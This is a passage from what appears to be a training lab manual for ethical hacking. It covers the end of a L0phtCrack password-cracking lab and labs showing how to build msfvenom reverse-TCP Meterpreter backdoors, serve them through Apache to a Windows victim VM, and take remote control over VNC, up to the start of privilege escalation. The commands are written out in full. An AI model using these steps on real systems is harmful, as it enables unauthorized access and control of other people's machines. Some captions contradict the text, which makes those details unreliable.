


FIGURE 4.10: Choose report filename window

19. Click **Next** in the **Reporting Options** wizard after providing the location.




FIGURE 4.11: Reporting options section

20. Choose **Run this job immediately** radio button and click **Next** in the **Job Scheduling** wizard.




FIGURE 4.12: Job scheduling option

21. In the **Summary** wizard, click **Finish**.




FIGURE 4.13: Summary option

22. **Perform Calibration** pop-up appears; click **No** to continue.

Note: Perform Calibration pop-up will appear multiple times during the password cracking process, click **No** every time it appears.




FIGURE 4.14: Perform calibration window

23. **Copying LC7 Agent** pop-up appears; click **Yes** to continue.




FIGURE 4.15: Copying LC7 agent window

24. L0phtCrack starts cracking the passwords of the target machine. In the lower right corner of the window you can see the **status** as shown in the screenshot.




FIGURE 4.16: Cracking password in progress

25. L0phtCrack will show you the cracked passwords of the users that are available in the target machine.




FIGURE 4.17: passwords successfully cracked

26. So, you have successfully attained weak as well as strong passwords. You can click the **Stop** button present at the lower left corner of the window once you gain all the passwords.

Lab Analysis

Document all the results and reports gathered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

5

Exploiting Client Side Vulnerabilities and Establishing a VNC Session

Attackers use client-side vulnerabilities to exploit unpatched software, thereby attaining access to the machine on which the software is installed.

Lab Scenario

VNC enables attackers to remotely access and control computers targeted from another computer or mobile device, wherever they are in the world. At the same time, it is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and use cases, including providing IT desktop support to colleagues and friends, and accessing systems and services on the move. Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions and remotely control these targets.

Lab Objectives

The objective of this lab is to help students learn how to exploit client-side vulnerabilities and establish a VNC session.

Lab Environment

To carry this out, you need:

- Kali Linux running in virtual machine (Attacker Machine)
- Windows 10 running in virtual machine (Victim machine)
- A web browser
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of the Lab

This lab demonstrates the exploitation procedure enforced on a weakly patched Windows 10 machine that allows you to gain remote access to it through a remote desktop connection.

Lab Tasks

1. Launch **Kali Linux** machine and login. Open a **Terminal** and type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=(attacker machine IP address) LPORT=444 -o /root/Desktop/Test.exe** and press **Enter**.

   Note: Here the attacker machine IP address is **10.10.10.11** (Kali Linux Machine)

FIGURE 5.1: Generating malicious exe file

2. This will generate **Test.exe**, a malicious file on **Desktop** as shown in the screenshot.




FIGURE 5.2: Malicious file successfully generated

3. Now create a directory to share this file with the victim's machine, provide the permissions and copy the file from Desktop to shared location.

   a. Type **mkdir /var/www/html/share** and press **Enter** to create a share folder.

   b. Type **chmod -R 755 /var/www/html/share** and press **Enter**.

   c. Type **chown -R www-data:www-data /var/www/html/share** press **Enter**.

d. Now copy the malicious file to the shared location by typing **cp /root/Desktop/Test.exe /var/www/html/share** and press **Enter.**




FIGURE 5.3: Sharing the malicious exe file

4. Now start the apache service, to do this type **service apache2 start** and press **Enter.**

FIGURE 5.4: Starting the apache service

5. Type **msfconsole** and press **Enter** to launch Metasploit framework.




FIGURE 5.5: Launching msfconsole

6. In msf console type **use multi/handler** and press **Enter.**




FIGURE 5.6: Setting up a listener

7. Now we need to set the payload, LHOST, LPORT to do this:

   a. Type **set payload windows/meterpreter/reverse_tcp** and press **Enter.**

   b. Type **set LHOST 10.10.10.11** and press **Enter.**

   c. Type **set LPORT 444** and press **Enter.**

8. Type **exploit** and press **Enter** to start the listener. Leave the **Kali Linux** machine running and switch to **Windows 10** machine.




FIGURE 5.7: Starting the listener

9. Login to **Windows 10** machine, and open a browser. In this lab we are using the **Chrome** browser.
10. In the address bar of the browser type **http://10.10.10.11/share** and press **Enter**.
11. As soon as you press Enter, it will display the share folder contents as shown in the screenshot.
12. Click **Test.exe** file to **download**.

    Note: 10.10.10.11 is the IP address of the attacker machine i.e., Kali Linux.

FIGURE 5.8: Downloading malicious exe file on victim's system

13. The malicious file will be downloaded in the default downloads location of the browser. Here in this lab **Downloads** is the location. Now, double-click the **Test.exe** file to run.




FIGURE 5.9: Malicious file successfully downloaded

14. **Open File – Security Warning** window appears. Click **Run**. Leave the **Windows 10** machine running, and switch to **Kali Linux** machine.




FIGURE 5.10: Security warning on executing the exe file

15. Now switch to the attacker machine i.e., Kali Linux machine. Observe that one session is created or opened in the **Meterpretershell** as shown in the screenshot.




FIGURE 5.11: Meterpreter shell successfully obtained

16. To open a session in Meterpreter shell, type **sessions -i 1** and press **Enter**.

Note: If the Meterpreter shell is connected to the session automatically, then skip this step.

FIGURE 5.12: Connecting to the victim machine through meterpreter shell

17. Meterpreter shell appears as shown in the screenshot. Type **sysinfo** and press **Enter** to verify that Windows 10 machine is hacked.




FIGURE 5.13: Windows 7 Machine Remote view in Kali Linux machine

18. Now, create a VNC session to capture to access Windows 10 machine remotely.

19. Type **run vnc** and press **Enter**.




FIGURE 5.14: Opening a VNC session through meterpreter

20. This will open a VNC session of the Victim's machine as shown in the screenshot.

FIGURE 5.15: Victim's system easily accessible through a VNC session

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion regarding your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Lab

6

Escalating Privileges by Exploiting Client Side Vulnerabilities

Privilege Escalation is the demonstration of misusing a bug, configuration imperfection, or design oversight in a working framework or programming application to increase lifted access to assets that are regularly shielded from an application or client.

Lab Scenario

Once attackers gain access to the target system, they start looking for different ways to escalate their privilege in the system. They can exploit vulnerability, design flaw or configuration oversight in the operating system or software applications on the target system to gain elevated access to resources that are normally protected from an application or user. The privilege escalation can be vertical or lateral.

Lab Objectives

The objective of this lab is to help students learn how to escalate privileges on a victim machine by exploiting its vulnerabilities.

Lab Environment

To perform this lab, you need:

- Windows 8 running as virtual machine
- Windows 10 running as virtual machine
- Kali Linux running as virtual machine

Lab Duration

Time: 20 Minutes

Overview of the Lab

This lab demonstrates the exploitation procedure enforced on a weakly patched Windows 8 machine that allows you to gain access to it through a meterpreter shell; and then employing privilege escalation techniques to attain administrative privileges to the machine through meterpreter shell.

Lab Tasks

Note: Before performing this lab, log in to **Kali Linux** virtual machine. Click **Places → Computer**. Navigate to **File System → etc → apache2**, open **apache2.conf**, enter the command **servername localhost** in a new line, and save the file.

1. Launch **Windows 10** virtual machine and log in to its administrator account.
2. Switch to **Kali Linux** virtual machine and log into it.
3. Launch a command line terminal.
4. Type the command **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Exploit.exe** and press **Enter**.




FIGURE 6.1: Creating a Payload

5. The above command will create a **Windows executable file** named **"Exploit.exe"** and will be saved on the **Kali Linux** desktop.

FIGURE 6.2: Created Exploit.exe file

6. Now you need to share **Exploit.exe** with the victim machine. (In this lab, we are using **Windows 10** as the victim machine).

7. Open a new command line terminal, type the command **mkdir /var/www/html/share** and press **Enter** to create a new directory named **share.**




FIGURE 6.3: Creating a Directory

8. Change the mode for the **share** folder to **755** by typing the command **chmod -R 755 /var/www/html/share/** and press **Enter.**




FIGURE 6.4: Changing the Permission of the directory

9. Change the ownership of that folder to **www-data**, by typing the command **chown -R www-data:www-data /var/www/html/share/** and pressing **Enter.**




FIGURE 6.5: Change the ownership of the folder

10. Type the command **ls -la /var/www/html/ | grep share** and press **Enter.**




FIGURE 6.6: Configuring the Sharing Options

11. The next step is to start the **apache server.** Type the command **service apache2 start** in Terminal, and press **Enter.**




FIGURE 6.7: Starting Apache webserver

12. Now that the apache web server is running, copy **Exploit.exe** file into the **share** folder.

13. Type the command **cp /root/Desktop/Exploit.exe /var/www/html/share/** in the terminal, and press **Enter.**




FIGURE 6.8: Copying the Exploit.exe backdoor file

14. Type **msfconsole** in the terminal and press **Enter.**




FIGURE 6.9: Launching msfconsole

15. Type **use exploit/multi/handler** and press **Enter**, to handle exploits launched outside the framework.

16. Now issue the following commands in msfconsole:

    a) Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

    b) Type **set LHOST 10.10.10.11** and press **Enter**.




FIGURE 6.10: Configuring the Payload and Exploit

17. To start the handler, type the command **exploit -j -z** and press **Enter**.




FIGURE 6.11: Exploit the windows 8machine

18. Now, switch to **Windows 10** virtual machine.

19. Launch **Chrome**. Type the URL **http://10.10.10.11/share/** in the address bar, and press **enter**.

Note: Here **10.10.10.11** is the IP address of **Kali Linux**, which may vary in your lab environment.

20. You will be redirected to the apache index webpage. Click **Exploit.exe** link to download the backdoor file.

FIGURE 6.12: Downloading the backdoor File (Exploit.exe)

21. Once the file is downloaded navigate to the download location of the browser and double-click **Exploit.exe** file to execute. In this lab the default location is **Downloads** folder.

FIGURE 6.13: Saving the backdoor file

22. If an **Open File – Security Warning** window appears, click **Run**.

23. Leave the Windows machine running, so that **Exploit.exe** file runs in background, and now switch to **Kali Linux** machine.

FIGURE 6.14: Saving the backdoor file

24. Switch back to the **Kali Linux** machine. Meterpreter session has been successfully opened, as shown in the following screenshot:




FIGURE 6.15: Meterpreter Session Attained

